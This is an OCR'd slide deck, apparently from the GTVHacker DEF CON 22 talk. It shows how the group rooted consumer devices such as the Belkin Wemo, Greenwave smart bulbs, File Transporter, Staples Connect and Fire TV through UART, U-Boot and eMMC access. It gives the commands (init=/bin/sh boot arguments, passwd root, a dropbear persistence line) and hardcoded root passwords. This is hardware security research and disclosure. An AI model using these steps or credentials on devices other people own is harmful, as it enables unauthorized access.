
GTVHACKER PRESENTS:

HACK ALL THE THINGS



A GTVHACKER PRODUCTION

HTTP://DC22.GTVHACKER.COM

GTVHacker

- Formed to root the original Google TV in 2010
- Released exploits for every Google TV device
- Plus some others: Chromecast, Roku, Nest
- Many more to come!

Speaking Members

Amir Etemadieh (@Zenofex) – Research Scientist at Accuvant LABS, founded GTVHacker

CJ Heres (@ cj_000) – Security Researcher / Group Head, Technology Development [somewhere]

Hans Nielsen (AgentHH) – Senior Security Consultant at Matasano

Mike Baker ([mbm]) – Firmware developer, OpenWRT co-founder

Other Members

gynophage – He's (again) running a little thing called the DEFCON CTF right now

Jay Freeman (saurik) – Creator of Cydia

Khoa Hoang (maximus64) – [redacted]

Tom Dwenger (tdweng) – Excellent with APK reversing and anything Java

Why Hack ALL The Things?

- We own the hardware, why not the software?
- Give new life to abandoned hardware
- Make the product better
- We enjoy the challenge

Takeaways

Learning is awesome, but this presentation is about the

- You get a root!
- You get a root!
- You get a root!
- Everybody gets a root!

Avenues Of Attack

UART

Universal Asynchronous Receiver/Transmitter

- Interacts with debug ports on board.
- One wire for transmit (TX), one wire for receive (RX), one wire for ground
- Work at different voltage levels, for example: 1.8V, 3.3V, 5V
- Free UART adapters at the end!

Device 1

Epson Artisan 700/800 (Printer)

Networked all-in-one photo printer / scanner

ARM

Linux 2.6.21-arm1

Device 1

Epson Artisan 700/800 (Printer)

Device 1

Epson Artisan 700/800 (Printer) UART

- Booting with UART connected drops to special console.
- Console has root command execution as a feature

```
Launching Console Menu.
<<Current: WLAN mode>>
Input   'r' : Reboot.
        'R' : Reset settings and reboot.
        'a' : display current IP address.
        'm' : display current MAC address.
        'f' : show /proc/meminfo.
        '@' : run shell command
        'l' : List current module status
        'w' : WebService status print
        's' : statussheet output
@
enter shell command:
```

Device 2


Belkin Wemo

Internet Controlled Wall Plug

Multiple exploits in the past year

Device
2

Belkin Wemo



Device 2

Belkin Wemo

- UART was patched, according to the Internet. Not entirely true!
- Still accepts commands for two seconds in recovery.
- Run this command at the right moment:

```
kill -9 $(ps | grep 'reboot'|sed -r -e 's/^([0-9]+) [0-9]+/\1/')
```

Device 3

Greenwave Reality Smart Bulbs

- "Smart" lighting system
- Gateway plugs in and uses RF to communicate with bulbs
- Phillips Hue Competitor

- PowerPC Embedded Device
- SSH server on startup, password was unknown.

DISOBEY 22 DEFCON

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
Device 3

Greenwave Reality Smart Bulbs UART



115200 8n1 - Console Login

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Device 3

Greenwave Reality Smart Bulbs

- Device ships with an open U-Boot installation.
- Root via changing U-Boot command line.
  - Connecting to UART and accessing bootloader shell.
  - Adding init=/bin/sh into kernel cmdline
- Now we have a root shell over our UART.
- To maintain access, we cracked the root password: "thinkgreen".

Device 4

File Transporter

Advertised as "Your own private cloud"

Essentially a cloud connected NAS

Started on Kickstarter, bought by Drobo


ARM

Linux 2.6.35.12

Buildroot-based userland

Device 4

File Transporter – UART



38400 8n1 - Console Login

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Device 4

File Transporter – Open Bootloader

- We can access U-Boot over the UART, allowing us to hijack the init process.
- By using `init=/bin/sh`, we now have root access and can change the root password to allow login.

FROM THE BOOTLOADER SHELL

```
setenv oldargs ${addargs}
setenv rootargs init=/bin/sh mem=256M
console=ttyS0,38400 rootwait user_debug=31
setenv addargs ${rootargs}
saveenv
run bootdisk
```


FROM THE ROOT SHELL

```
mount /proc
passwd root
```

Device 5


Vizio CoStar LT (ISV-B11)

- Media Player w/ HDMI Passthrough
- Successor to the CoStar (Google TV)
- Not a GoogleTV!



Device 5

Vizio CoStar LT (ISV-B11)



Device 5

Vizio CoStar LT (ISV-B11) Hijacking Kernel Initialization

- On boot, looks for a FAT32 drive with either "fs.sys" or "safe-kernel.img1".
- "fs.sys" is a U-Boot script image which contains U-boot commands executed on boot.
- Modifying kernel command line lets us hijack kernel init and get root.
- Can use a combination of the two files to boot a new kernel entirely.

Device 6

Staples Connect

- Home Automation Hub
- Rebadged Zonoff
- Linksys Branded
- Works with many types of HA devices


400mhz ARM SOC

WiFi, Zigbee

Cloud-based

Device 6

Staples Connect - UART



Device 6

Staples Connect – U-Boot

- Short out NAND pins 29/30 to ground after powering-on – corrupts U-Boot environment
- Prompt timeout is set to default and allows user input!
- Run the commands below, boots to a root console.


```
setenv bootargs "console=ttyS0,115200 init=/bin/sh […]”
```


- Persistence: modify and saveenv in u-boot and/or edit /etc/rc.local, add:

```
# dropbear -d 222
```

- SSH password is root:oemroot

eMMC





Embedded Multi-Media Card

- Basically an SD card on a chip.
- Handles error correction on the hardware, so no fiddly math needed.
- All done with cheap multimedia readers!
- Can usually get pin breakouts from nearby resistors

Rooting w/ SDCard Reader/Writer

- How do you find the pinout?
  - Board Design (traces and labels)
  - Intuition
  - Logic Analyzer
  - Pull the chip and trace!

Device 7

Amazon FireTV


Quad Core 1.7GHz Snapdragon 600

8GB EMMC Flash


FireOS 3.0 (modified Android 4.2.2)

Device
7

Amazon FireTV



EMMC Pinout



UART Pinout (1.8V)

Device 8

Hisense Android TV (Google TV)

Marvell MV88DE3108

Quad Core CPU

